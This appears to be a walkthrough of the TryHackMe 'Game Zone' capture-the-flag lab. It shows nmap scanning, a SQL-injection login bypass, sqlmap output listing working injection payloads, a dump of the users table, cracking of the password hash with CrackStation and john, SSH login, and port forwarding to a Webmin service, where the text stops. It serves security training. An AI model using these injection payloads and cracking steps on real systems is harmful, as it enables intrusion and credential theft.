


GAMEZONE

To access the machine, click on the link given below:

- <https://tryhackme.com/room/gamezone>

SCANNING


I performed an **nmap** aggressive scan to find open ports, services running and run default **nse** scripts.




The screenshot shows a terminal window titled "root@kali: ~/thm/gamezone". The command run was "# nmap -A -p- --min-rate 10000 -oN gamezone.nmap". The output shows an aggressive scan of port 10.10.93.238. It identifies an OpenSSH service (version 7.2p2) running on port 22. It also finds an Apache httpd service (version 2.4.18) on port 80, which is serving a page titled "Game Zone". The OS is identified as Linux 4.4. Network details show 2 hops between the scanner and the target. The scan took approximately 270 ms for each hop. A note at the bottom says "Intercept is off".


FOOTHOLD

I accessed the web server through my browser.




I then did a google reverse image search to find the name of the background character. This could be a valid username.






I bypassed the login mechanism using **sql** injection.



I then got access to a page with search functionality.



I searched for something and captured the request on **Burp Suite**.

The screenshot shows the Burp Suite interface with a captured POST request to `/portal.php`. The request payload includes the parameter `searchItem=test`. The response shows the Game Zone Portal page with a search bar and tabs for 'Title' and 'Review'.

```
POST /portal.php HTTP/1.1
Host: 10.10.93.238
Content-Length: 15
Cookie: PHPSESSID=9ob186cbctbfjeju406psdefull
Origin: http://10.10.93.238
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.93.238/portal.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
searchItem=test
```

I wanted to test this for **SQL injection** as the login panel was also vulnerable to it. So, I added an asterisk after the value of `searchItem`.

Request

```

1 POST /portal.php HTTP/1.1
2 Host: 10.10.93.238
3 Content-Length: 16
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://10.10.93.238
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://10.10.93.238/portal.php
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=9ob186c6cbctbfjeju406psdefull1
14 Connection: keep-alive
15
16 searchitem=test

```

Response

Game Zone Portal

Search for a game review: Search

Title Review

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '% at line 1'

I then saved the request to a file and used **sqlmap** to dump database information.

```

root@kali:~/thm/gamezone# vim request.txt
root@kali:~/thm/gamezone# cat request.txt
POST /portal.php HTTP/1.1
Host: 10.10.93.238
Content-Length: 16
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.93.238
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.93.238/portal.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=9ob186c6cbctbfjeju406psdefull1
Connection: keep-alive
searchitem=test

```

```

root@kali:~/thm/gamezone# sqlmap -r request.txt --dbms
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws
. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 06:17:07 /2025-06-11/
[06:17:07] [INFO] parsing HTTP request from 'request.txt'
[06:17:09] [INFO] custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] Y
[06:17:09] [INFO] testing connection to the target URL
[06:17:09] [INFO] checking if the target is protected by some kind of WAF/IPS
[06:17:09] [INFO] testing if the target URL content is stable
[06:17:09] [INFO] target URL content is stable
[06:17:09] [INFO] testing if (custom) POST parameter '#1*' is dynamic
[06:17:10] [WARNING] (custom) POST parameter '#1*' does not appear to be dynamic
[06:17:10] [INFO] heuristic (basic) test shows that (custom) POST parameter '#1*' might be injectable (possible DBMS: 'MySQL')
[06:17:10] [INFO] heuristic (XSS) test shows that (custom) POST parameter '#1*' might be vulnerable to cross-site scripting (XSS) attacks
[06:17:10] [INFO] testing for SQL injection on (custom) POST parameter '#1*'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[06:17:20] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[06:17:21] [WARNING] reflective value(s) found and filtering out...
[06:17:22] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[06:17:23] [INFO] testing 'Generic inline queries'
[06:17:23] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
```

```
[root@kali: ~/thm/gamezone] root@kali:~/thm/gamezone x root@kali:~/thm/gamezone x root@kali:~/thm/gamezone x
root@kali:~/thm/gamezone x [06:17:53] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
(custom) POST parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 90 HTTP(s) requests:
Parameter: #1* ((custom) POST)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
  Payload: searchitem='2037' OR 8388=8388#
  Type: error-based
  Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: searchitem='test' AND GTID_SUBSET(CONCAT(0x7176716b71,(SELECT (ELT(7016=7016,1))),0x7176766b71)),7016)-- wJgm
  Type: time-based blind
  Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
  Payload: searchitem='test' AND (SELECT 2815 FROM (SELECT(SLEEP(5)))TXQJ)-- awIN
  Type: UNION query
  Title: MySQL UNION query (NULL) - 3 columns
  Payload: searchitem='test' UNION ALL SELECT NULL,NULL,CONCAT(0x7176716b71,0x76464b426d546b654764485a6c7257657a566a6c734d416752507851674f49464e4b49786d75706d,0x7176766b71)#
[06:18:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.10 or 16.04 (yakkety or xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL ≥ 5.6
[06:18:01] [INFO] fetching database names
available databases [5]:
[*] db
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
```

After finding the database information, I dumped its contents.

```
[root@kali: ~/thm/gamezone] root@kali:~/thm/gamezone x root@kali:~/thm/gamezone x root@kali:~/thm/gamezone x root@kali:~/thm/gamezone x
root@kali:~/thm/gamezone x [06:20:34] [INFO] parsing HTTP request from 'request.txt'
custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] Y
[06:20:36] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: #1* ((custom) POST)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
  Payload: searchitem='2037' OR 8388=8388#
  Type: error-based
  Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: searchitem='test' AND GTID_SUBSET(CONCAT(0x7176716b71,(SELECT (ELT(7016=7016,1))),0x7176766b71)),7016)-- wJgm
  Type: time-based blind
  Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
  Payload: searchitem='test' AND (SELECT 2815 FROM (SELECT(SLEEP(5)))TXQJ)-- awIN
  Type: UNION query
  Title: MySQL UNION query (NULL) - 3 columns
  Payload: searchitem='test' UNION ALL SELECT NULL,NULL,CONCAT(0x7176716b71,0x76464b426d546b654764485a6c7257657a566a6c734d416752507851674f49464e4b49786d75706d,0x7176766b71)#
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws
. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 06:20:34 /2025-06-11/
[06:20:34] [INFO] parsing HTTP request from 'request.txt'
custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] Y
[06:20:36] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: #1* ((custom) POST)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
  Payload: searchitem='2037' OR 8388=8388#
  Type: error-based
  Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: searchitem='test' AND GTID_SUBSET(CONCAT(0x7176716b71,(SELECT (ELT(7016=7016,1))),0x7176766b71)),7016)-- wJgm
  Type: time-based blind
  Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
  Payload: searchitem='test' AND (SELECT 2815 FROM (SELECT(SLEEP(5)))TXQJ)-- awIN
  Type: UNION query
  Title: MySQL UNION query (NULL) - 3 columns
  Payload: searchitem='test' UNION ALL SELECT NULL,NULL,CONCAT(0x7176716b71,0x76464b426d546b654764485a6c7257657a566a6c734d416752507851674f49464e4b49786d75706d,0x7176766b71)#
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws
. Developers assume no liability and are not responsible for any misuse or damage caused by this program
```

I found the password hash for the user **agent47**.

```

root@kali:~/thm/gamezone x root@kali:~/thm/gamezone x root@kali:~/thm/gamezone x root@kali:~/thm/gamezone x
[06:20:37] [INFO] fetching entries for table 'users' in database 'db'
[06:20:38] [INFO] recognized possible password hashes in column 'pwd'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [y/n/q] n
Database: db
Table: users
[1 entry]
+-----+-----+
| pwd | username |
+-----+-----+
| ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14 | agent47 |
+-----+-----+
[06:20:50] [INFO] table 'db.users' dumped to CSV file '/root/.local/share/sqlmap/output/10.10.93.238/dump/db/users.csv'
[06:20:50] [INFO] fetching columns for table 'post' in database 'db'
[06:20:51] [INFO] fetching entries for table 'post' in database 'db'
Database: db
Table: post
[5 entries]
+-----+-----+
| id | name      | description |
+-----+-----+
| 1  | Mortal Kombat 11 | Its a rare fighting game that hits just about every note as strongly as Mortal Kombat 11 does. Everything from its methodical and deep combat. |
| 2  | Marvel Ultimate Alliance 3 | Switch owners will find plenty of content to chew through, particularly with friends, and while it may be the gaming equivalent to a Hulk Smash, that isnt to say that it isnt a rollicking good time. |
| 3  | SWBF2 2005 | Best game ever |
| 4  | Hitman 2 | Hitman 2 doesnt add much of note to the structure of its predecessor and thus feels more like Hitman 1.5 than a full-blown sequel. But thats not a bad thing. |
| 5  | Call of Duty: Warzone | Call of Duty: Warzone is a first-person shooter developed by Sledgehammer Games and published by Activision. It was released on October 9, 2020, for Microsoft Windows, PlayStation 4, and Xbox One. |
+-----+-----+

```

I then cracked the hash on **Crackstation**.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14

I'm not a robot

[Crack Hashes](#)

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+(sha1(sh1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14	sha256	videogamer124

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)

Looking up d1agz031tafz8n.cloudfront.net...

How CrackStation Works

Alternately, you could also crack the hash locally. For that, first identify the hash type using **hash-identifier** and then crack it using **john**.

```
[root@kali: ~/thm/gamezone]# echo 'ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14' > myhash
[root@kali: ~/thm/gamezone]# john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-sha256 myhash
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 128/128 AVX 4x])
Warning: poor OpenMP scalability for this hash type, consider --fork=4
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
videogamer124      (?)
1g 0:00:00:00 DONE (2025-06-11 06:26) 4.545g/s 13256Kp/s 13256Kc/s 13256KC/s vimivi..veluca
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed.
```

After getting the credentials, I accessed the target using **ssh**.

```
(root㉿kali)-[~/thm/gamezone]
# cat creds
agent47 : videogamer124

(roots㉿kali)-[~/thm/gamezone]
# ssh agent47@10.10.93.238
The authenticity of host '10.10.93.238 (10.10.93.238)' can't be established.
ED25519 key fingerprint is SHA256:CyJgMM67uFKDbNbKyUM0DexcI+LWun63SGLfBvqQcLA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.93.238' (ED25519) to the list of known hosts.
agent47@10.10.93.238's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

109 packages can be updated.
68 updates are security updates.

Last login: Fri Aug 16 17:52:04 2019 from 192.168.1.147
agent47@gamezone:~$ |
```

Finally, I captured the user flag from **agent47**'s home directory.

```
agent47@gamezone:~$ ls
user.txt
agent47@gamezone:~$ cat user.txt
649[REDACTED]100[REDACTED]15[REDACTED]
agent47@gamezone:~$ |
```

PRIVILEGE ESCALATION

I then used **netstat** to view connections and found that port 10000 was on listening state.

```

agent47@gamezone:~$ netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp     0      0 0.0.0.0:10000             0.0.0.0:*              LISTEN
tcp     0      0 0.0.0.0:22               0.0.0.0:*              LISTEN
tcp     0      0 127.0.0.1:3306            0.0.0.0:*              LISTEN
tcp     0      1 10.10.93.238:42238       91.189.91.48:80         SYN_SENT
tcp     0      604 10.10.93.238:22          10.21.17.140:46992    ESTABLISHED
tcp6    0      0 :::80                   :::*                  LISTEN
tcp6    0      0 :::22                   :::*                  LISTEN
agent47@gamezone:~$ |

```

raw-sha256 – Raw SHA-256

I forwarded that port to my linux's port 10000 and performed an nmap scan on it.

```

(root@kali)-[~/thm/gamezone]
# cat creds
agent47 : videogamer124

(root@kali)-[~/thm/gamezone]
# ssh -L 10000:10.10.93.238:10000 agent47@10.10.93.238
agent47@10.10.93.238's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

109 packages can be updated.
68 updates are security updates.

Last login: Wed Jun 11 05:28:17 2025 from 10.21.17.140
agent47@gamezone:~$ |

```

raw-sha256 – Raw SHA-256

It was running **http** so I tried accessing it from my browser.

```

(root@kali)-[~/thm/gamezone]
# nmap -sV -p 10000 127.0.0.1
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-11 06:31 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000036s latency).

PORT      STATE SERVICE VERSION
10000/tcp open  http    MiniServ 1.580 (Webmin httpd)

